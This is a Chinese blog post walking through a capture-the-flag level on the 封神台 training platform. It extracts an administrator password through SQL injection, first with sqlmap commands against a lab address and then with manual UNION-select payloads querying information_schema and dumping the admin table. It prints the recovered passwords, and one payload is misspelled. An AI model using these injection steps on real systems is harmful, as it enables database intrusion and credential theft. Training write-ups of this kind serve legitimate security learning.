封神台——第一关：为了女神小芳

原创

久栖. 于 2021-11-29 16:51:30 发布 487 收藏 3

分类专栏： 封神台刷题 文章标签： web安全 安全

本文链接：https://blog.csdn.net/weixin_51274567/article/details/121605836

题目：获取数据库管理员密码


方法一：

这里我用的是**kali虚拟机**进行的渗透测试

步骤一：


点击“点击查看新闻”超链接，跳转到一个页面，url发生改变，设想这个页面存在sql漏洞。

按住f12



步骤二：在kali中输入命令

```
sqlmap -u "http://59.63.200.79:8003/?id=1" --batch
```




使用sqlmap对该页面进行扫描，看该页面是否存在漏洞，从结果得知可以从基于布尔以及时间的盲注进行攻击。

步骤三：

输入命令

```
sqlmap -u "http://59.63.200.79:8003/?id=1" --batch --dbs
```




查看数据库，发现maoshe数据库，结合页面，猜测需要获取的密码存在于这个数据库里面。

步骤四：

输入命令

```
sqlmap -u "http://59.63.200.79:8003/?id=1" --batch -D maoshe --tables
```




查看maoshe数据库里面的表，发现admin这个表。

步骤五：

输入命令

```
sqlmap -u "http://59.63.200.79:8003/?id=1" --batch -D maoshe -T admin --columns
```




查看admin里面的内容，发现用户名以及密码。

步骤六：

输入命令

```
sqlmap -u "http://59.63.200.79:8003/?id=1" --batch -D maoshe -T admin -C "username,password" --dump
```



查看用户名以及密码。

测试完毕，在flag提交页面提交hellohack即可。

方法二（官方解答）：

第一步：判断是否存在sql注入漏洞

构造

?id=1 and 1=1

回车

页面返回正常

构造

```
? id and 1=2
```

回车

页面不正常，初步判断这里 可能 存在一个注入漏洞

第二步：判断字段数

构造

```
?id=1 and 1=1 order by 1
```

回车

页面正常

构造

```
?id=1 and 1=1 order by 2
```

回车

页面正常

构造

```
?id=1 and 1=1 order by 3
```

回车

页面返回错误，判断字段数为 2

第三步：判断回显点

构造

```
?id=1 and 1=2 union select 1,2
```

回车

页面出现了 2，说明我们可以在数字 2 处显示我们想要的内容

第四步：查询相关内容

查询当前数据库名
构造

```
?id=1 and 1=2 union select 1,database()
```

回车

查询当前数据库版本
构造

```
?id=1 and 1=2 union select 1,version()
```

回车

查询当前数据库 表名
构造

```
?id=1 and 1=2 union select 1,table_name from information_schema.table_schema.tables where table_schama=database(
)limit0,1
```

回车

绝大多数情况下，管理员的账号密码都在admin表里

查询字段名
构造


```
?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table
_name='admin' limit 0,1
```

回车

构造

```
?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table
_name='admin' limit 1,1
```

回车



构造

```
?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 2,1
```

回车

查出 admin 表里有 id username password 三个字段

查询字段内容
构造

```
?id=1 and 1=2 union select 1,username from admin  limit 0,1
```

回车

构造

```
?id=1 and 1=2 union select 1,username from admin limit 1,1
```

回车

说明还有一个用户

构造

```
?id=1 and 1=2 union select 1,password from admin  limit 0,1
```

回车

得到管理员账号和密码hellohack

构造

```
?id=1 and 1=2 union select 1,password from admin  limit 1,1
```

出现第二个用户密码zkabanban